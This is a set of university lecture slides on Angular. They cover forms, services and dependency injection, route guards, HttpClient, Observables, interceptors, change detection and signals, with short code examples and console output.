
```
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr"
         [(ngModel)]="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd"
         type="password"
         [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```

# ANGULAR FORMS: TEMPLATE–DRIVEN

- The `[(ngModel)]="pass"` directive is used to specify that the value of a form field is bound to a property (`pass`, in the example) of the component.
- This `[]()` notation is also known as «**banana in a box**» and represents a **two-way binding**: property binding and event binding

# ANGULAR FORMS: TEMPLATE–DRIVEN

- As we type in the input, data in the component is updated automatically, and the template is updated as well
- If some change occurred to a property in the component, the corresponding input field would automatically update (**two-way binding**)
- For example, try to initialize the **user** property to a different value!



# ANGULAR FORMS: REACTIVE APPROACH

```
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  template: './login.component.html',
  styleUrls: './login.component.scss'
})
export class LoginComponent {
  loginForm = new FormGroup({
    //argument is initial value
    user: new FormControl(''),
    pass: new FormControl('')
  })
}
```


```
<h1>Login</h1>
<form [formGroup]="loginForm">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass"
         type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
  Username is
  <strong>{{loginForm.value.user}}</strong>;
  Password is
  <strong>{{loginForm.value.pass}}</strong>
</p>
```

# ANGULAR FORMS: SUBMISSIONS

```
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''), pass: new FormControl('')
  })
  onSubmit(){
    alert(`Username: ${this.loginForm.value.user}
          Password: ${this.loginForm.value.pass}`);
  }
}

<form [FormGroup]="loginForm" (ngSubmit)="onSubmit()">
  <input id="usr" formControlName="user"/>
  <input id="pwd" formControlName="pass" type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>;
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```

# ANGULAR FORMS: SUBMISSION



The screenshot shows a web browser window with the title "Login". The address bar displays "localhost:4200/login". Below the title bar, there are navigation icons for back, forward, and refresh, along with a shield icon and a file icon. The main content area contains a navigation menu with links to "Home", "Counter", and "Login". The word "Login" is also displayed prominently in large, bold letters. Below this, there is a form with two input fields: "Username:" and "Password:", both enclosed in a single horizontal input group. To the right of the password field is a "Submit" button. At the bottom of the form, there is a message that reads "Username is ; Password is".

# **SERVICES AND DEPENDENCY INJECTION**

# INTRODUCING SERVICES

- We know that classes in our software should do **one thing and do it right**. This increases modularity and reusability.
- Components in Angular should be only responsible for enabling the user experience: template, styles, and logic that mediates between the view and the application logic

# ANGULAR: SERVICES

- Services are classes that provide functionality that can be used in multiple parts of an application
- Services are **not** associated directly with user experience
  - No template, no styles. Just logic, that can be invoked when needed
- Services are great for tasks such as fetching data from a REST API, logging, validating data, etc...
  - These kind of tasks are likely to be required in different parts of the application

# DEPENDENCY INJECTION (DI)

- Angular leverages the DI pattern to make it easy for application code to obtain instances of its dependencies (e.g.: Services it needs)
- The goal of DI is to separate the concerns of (1) constructing dependencies and (2) using them, improving decoupling
- In the Angular DI system two roles exist:
  - **dependency consumer** (i.e.: the code we write)
  - **dependency provider** (generally managed by Angular)

# ANGULAR: CREATING SERVICES

```
@luigi → D/0/T/W/2/e/2/angular-app $ ng generate service calculator  
CREATE src/app/calculator.service.spec.ts (377 bytes)  
CREATE src/app/calculator.service.ts (139 bytes)
```

- The **@Injectable** decorator is used to mark the CalculatorService as something that can be injected into a component as a dependency

```
import { Injectable } from '@angular/core';  
  
@Injectable({  
  providedIn: 'root' //available everywhere in the app (root injector)  
})  
export class CalculatorService {  
  sum(x: number, y: number): number { return x+y; }  
}
```

# ANGULAR: INSTANTIATING SERVICES


Dependencies can be instantiated using the **inject()** method

```
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  imports: [],
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
  styleUrls: ['./home-page.component.scss'
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```

# ANGULAR: INSTANTIATING SERVICES

Dependencies can also be injected by declaring them in class constructors

```
import { Component } from '@angular/core';
import { CalculatorService } from '../calculator.service'; 
```

# SECURING ROUTES

# SECURING ROUTES

- A common task when handling Routing is to ensure that only authorized users access certain routes
- With the Angular Router, this can be done using **Route Guards**
- **Route Guards** are functions that are invoked by Angular to determine whether the user is allowed to perform certain operations (e.g.: canActivate, canMatch, canLoad, canDeactivate,...) on a Route
- Guards are specified as properties of **Route** objects
- Multiple guards can be specified for a Route. Angular executes all guards in parallel, and the action can be performed only if all guards return **true**.

# CREATING A GUARD

```
@luigi → D/0/T/W/2/e/2/angular-app $ ng generate guard authorization
? Which type of guard would you like to create? CanActivate
CREATE src/app/authorization.guard.spec.ts (497 bytes)
CREATE src/app/authorization.guard.ts (137 bytes)
```

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  return true;
};
```

# CREATING A GUARD

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);
  if(authService.isUserLoggedIn()){
    return true; //user is authorized
  } else {
    router.navigateByUrl("/login"); //redirect to login
    return false; //user is not authorized
  }
};
```

```
{ //in app.routes.ts
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```

# USING GUARDS

- Guard functions can return a boolean value or an **UrlTree** object
  - `true` means that the guard is satisfied and navigation may proceed
  - `false` when the guard is not satisfied and the action may not be performed
  - an UrlTree object means that Router should redirect to that URL
- When multiple guards are set, you should always return an UrlTree to redirect, and not use the `Router.navigate()` methods directly like in the example shown in the previous slide
  - When multiple guards are executed in parallel, if two of them redirect, you may have race conditions!

# HTTPCLIENT AND INTERCEPTORS

# HTTPCLIENT

- Angular provides an API to perform HTTP requests
- It's implemented in the **HttpClient** service class
- To use HttpClient, we need to configure it using **dependency injection**

```
//in app.config.ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(), //add the providers using this dedicated helper function
    provideRouter(routes)
  ]
};
```

# USING HTTPCLIENT

- HttpClient can then be instantiated as a dependency of our services and components (e.g.: using **inject()** or by declaring it in a class constructor)

```
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'
})
export class RestBackendService {
  constructor(private http: HttpClient) {}
  //This service can now make HTTP requests via `this.http`.
}
```

# MAKING HTTP REQUESTS

```
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `<h1>Cat Facts</h1>
    <button (click)="loadCatFact()">Click here to load a cat fact</button>
    <p>{{catFact}}</p>
)
export class CatFactsComponent {
  constructor(private http: HttpClient){}
  catFact: string = "";
  loadCatFact(){
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{text: string}>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```

# USING HTTPCLIENT: OBSERVABLES

- HttpClient provides methods corresponding to the different HTTP verbs used to make requests
- Each method returns an Observable from the RxJS library
  - Reactive Extensions Library for JavaScript
- Angular uses Observables to manage many async operations
- In some ways, Observable are similar to Promises. In a nutshell:
  - Promises can resolve (or reject) only once. In other words, they asynchronously emit a single value (or error)
  - Observables can asynchronously emit **multiple values** over time

# PROMISES: REDUX

```
let promise: Promise<number> = new Promise((resolve, reject) => {
  let num = Math.random();
  setTimeout( () => {
    if(num < 0.5){
      resolve(num);
    } else {
      reject(new Error(`You were unlucky! ${num}`));
    }
  }, 2000); //run the callback in 2 seconds
});

promise.then( (data) => {
  console.log(`Promise resolved returning ${data}`);
}).catch( err => {
  console.log(`Promise rejected with ${err}`);
});
```

# WORKING WITH OBSERVABLES

- Just as with Promises, you need to provide callbacks to execute when some events occur.
- This is done by **subscribing** to the Observable

```
observable.subscribe({//provide a Subscriber object
  next(value){//executed when the a value is emitted by the Observable
    console.log(`Observable emitted value ${value}`);
  },
  error(err){ //executed when an error is emitted by the Observable
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete(){ //executed when the Observable is done (will not emit any more values)
    console.log("Observable finished emitting values");
  }
});
```

# CREATING AN OBSERVABLE

- The argument passed to the Observable constructor is the function to execute upon subscription

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => {
  setTimeout( () => {
    let num = Math.random();
    if(num < 0.5){
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000)
});
```

# CREATING AN OBSERVABLE

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}`) },
  error(err) { console.log(`Observer emitted an Error: ${err}`) },
  complete() { console.log("Observer finished emitting values") }
});
```

```
@luigi → D/0/T/W/2/e/2/a/src $ tsc .\observables_example.ts
@luigi → D/0/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.33397894647355697
Observer finished emitting values
@luigi → D/0/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted an Error: You were unlucky! 0.620240538767127
@luigi → D/0/T/W/2/e/2/a/src $
```

Notice that errors are considered as completions!  
**complete()** will not be called when errors occur!

# OBSERVABLES: EMITTING MULTIPLE VALUES

```
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>( subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number){
  setTimeout( () => {
    let num = Math.random();
    if(level > 3){ subscriber.complete(); return; }
    if(num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level+1); //recursion
    } else { subscriber.error(new Error(`You were unlucky! ${num}`)); }
  }, 1000);
}
```

# OBSERVABLES: EMITTING MULTIPLE VALUES

```
const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}`)},
  error(err) { console.log(`Observer emitted an Error: ${err}`)},
  complete() { console.log("Observer finished emitting values")}
});
```

```
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.6982903488018062
Observer emitted value 0.5713928193844571
Observer emitted value 0.005029574874092724
Observer finished emitting values
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.09009756551320991
Observer emitted an Error: Error: You were unlucky! 0.8901570954122466
@luigi → D/O/T/W/2/e/2/a/src $
```

# SETTING UP HTTPCLIENT

- We can customize many **HttpClient** features (see [setup guide](#)) when we configure its DI providers:
  - We can use **withFetch()** to use the Fetch API instead of **XMLHttpRequest**
  - We can configure **Interceptors**

```
export const appConfig: ApplicationConfig = {  
  providers: [  
    provideHttpClient(  
      withFetch(), //use the Fetch API instead of XMLHttpRequests  
      withInterceptors([authInterceptor])  
    ),  
    provideRouter(routes)  
  ]  
};
```

# INTERCEPTORS

- Interceptors are a form of **middleware** supported by HttpClient
- Same concept as middlewares in Express, but apply to outgoing requests!
- Ultimately, interceptors are functions that take as input
  - The current outgoing **HttpRequest**
  - A **next** function, representing the next step in the interceptor chain

```
function log(req: HttpRequest, next: HttpHandlerFn): Observable {  
  console.log(req.url);  
  return next(req);  
}
```

# INTERCEPTORS: USE CASES

Interceptors can be used to

- Add authentication headers to requests (e.g.: JWT tokens!)
- Cache responses for a period of time
- Log outgoing requests
- Interceptors to use are declared when configuring **HttpClient**

```
export const appConfig: ApplicationConfig = {  
  providers: [  
    provideHttpClient(  
      withInterceptors([loggingInterceptor, authInterceptor])  
    )  
  ]  
}
```

# ANGULAR: CHANGE DETECTION


# ANGULAR: CHANGE DETECTION

- When a component property (i.e.: its **state**) changes, its template is automatically updated by Angular
- Updating the templates only when necessary and doing so efficiently (e.g.: updating only the parts that need to be updated) is key to good SPA performance
- How does Angular know when it needs to update the rendered view?

# ANGULAR: CHANGE DETECTION

- Basically, when something happens in the application (DOM events, async operations, ...) the **change detection** mechanism triggers
- When change detection starts, Angular goes through all the components in the component hierarchy
  - For each component, it checks whether its state changed, and whether the state change affects the view
  - If so, the DOM portion corresponding to the component template is updated
- We won't delve into the internals of the change detection process
  - Check out the [docs](#) if you want the details

# ANGULAR: CHANGE DETECTION EXAMPLE




[Home](#) | [Cat Facts](#) | [Counter](#) | [Login](#)

## Cat Facts

Click here to load a cat fact

Very interesting fact about cats.

# ANGULAR: CHANGE DETECTION EXAMPLE



[Home](#) | [Cat Facts](#) | [Counter](#) | [Login](#)

## Cat Facts

Click here to load a cat fact

Cats are pretty great.

# SIGNALS



# ANGULAR SIGNALS

- Signals were introduced in Angular 17
- They granularly track how and where state is used throughout an app, allowing Angular to further optimize rendering updates.
- In a nutshell, you can think of signals as variables that can also notify any interested consumers when their value changes
- They are a way to achieve **reactive programming**
  - A form of declarative programming based on asynchronous event processing
- Using Signals allows Angular to avoid unnecessary change detection checks and updated only the parts of the DOM that changed

# CREATING AND UPDATING SIGNALS

- Signals can be **writeable** or **read-only**
- Writeable signals can be created using the **signal()** function
- When creating a writeable signal, we pass an initial value to **signal()**
- Signals provide an API for updating their values
  - **.set()** allows to set a new value
  - **.update()** allows to compute a new value based on the previous one

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  handleClick() { this.count.update(value => value + 1); }  
  handleReset() { this.count.set(0); }  
}
```

# USING SIGNALS: EXAMPLE

```
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>{{count()}}</p> <!-- notice the ()! -->
  `,
})
export class CounterSignalComponent {
  count = signal(0); //initial value is zero, returns a function to get the value
  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

# COMPUTED SIGNALS

- Computed signals are **read-only** signals that derive their values from those of other signals
- Defined using the **computed()** function and a derivation function
- Angular **automatically** keeps them updated, in a reactive fashion
- Using **.set()** or **.update()** on them will result in an error!

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  double = computed(() => this.count() * 2);  
  //rest of the component omitted  
}
```

# EXAMPLE WITH COMPUTED SIGNALS

```
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>Count: {{count()}} - Double: {{double()}}</p> <!-- notice the ()! -->
  `,
})
export class CounterSignalComponent {
  count = signal(0); //initial value is zero, returns a function to get the value
  double = computed(() => this.count() * 2);
  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

# SIGNALS: EFFECTS

- Signals notify interested consumers when they change
- An **effect** is a function that runs whenever some signals change
- Effects can be created using the **effect()** function

```
effect(() => {
  console.log(`Count value changed: ${this.count()}`);
})
```

- Effects always run at least once.
- When they run, they keep track of any signal they read.
- Whenever any of these signals change, the effect is executed again

# SIGNALS: EFFECTS

- Recall effects run at least once!

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  double = computed(() => this.count() * 2);  
  
  constructor(){  
    effect(() => {  
      console.log(`Count value changed: ${this.count()}`);  
    })  
  }  
  
  handleClick() { this.count.update(value => value + 1); }  
  
  handleReset() { this.count.set(0); }  
}
```

## Console log output

```
Count value changed: 0  
Count value changed: 1  
Count value changed: 2  
...
```



# REFERENCES

- **Angular Docs**

<https://angular.dev/overview>

**Relevant parts:** Introduction: Essentials; In-depth Guides: Forms, Dependency Injection, Router, HTTP Client, Signals.



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 22**

# **ANGULAR: TO – DO LIST APP**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



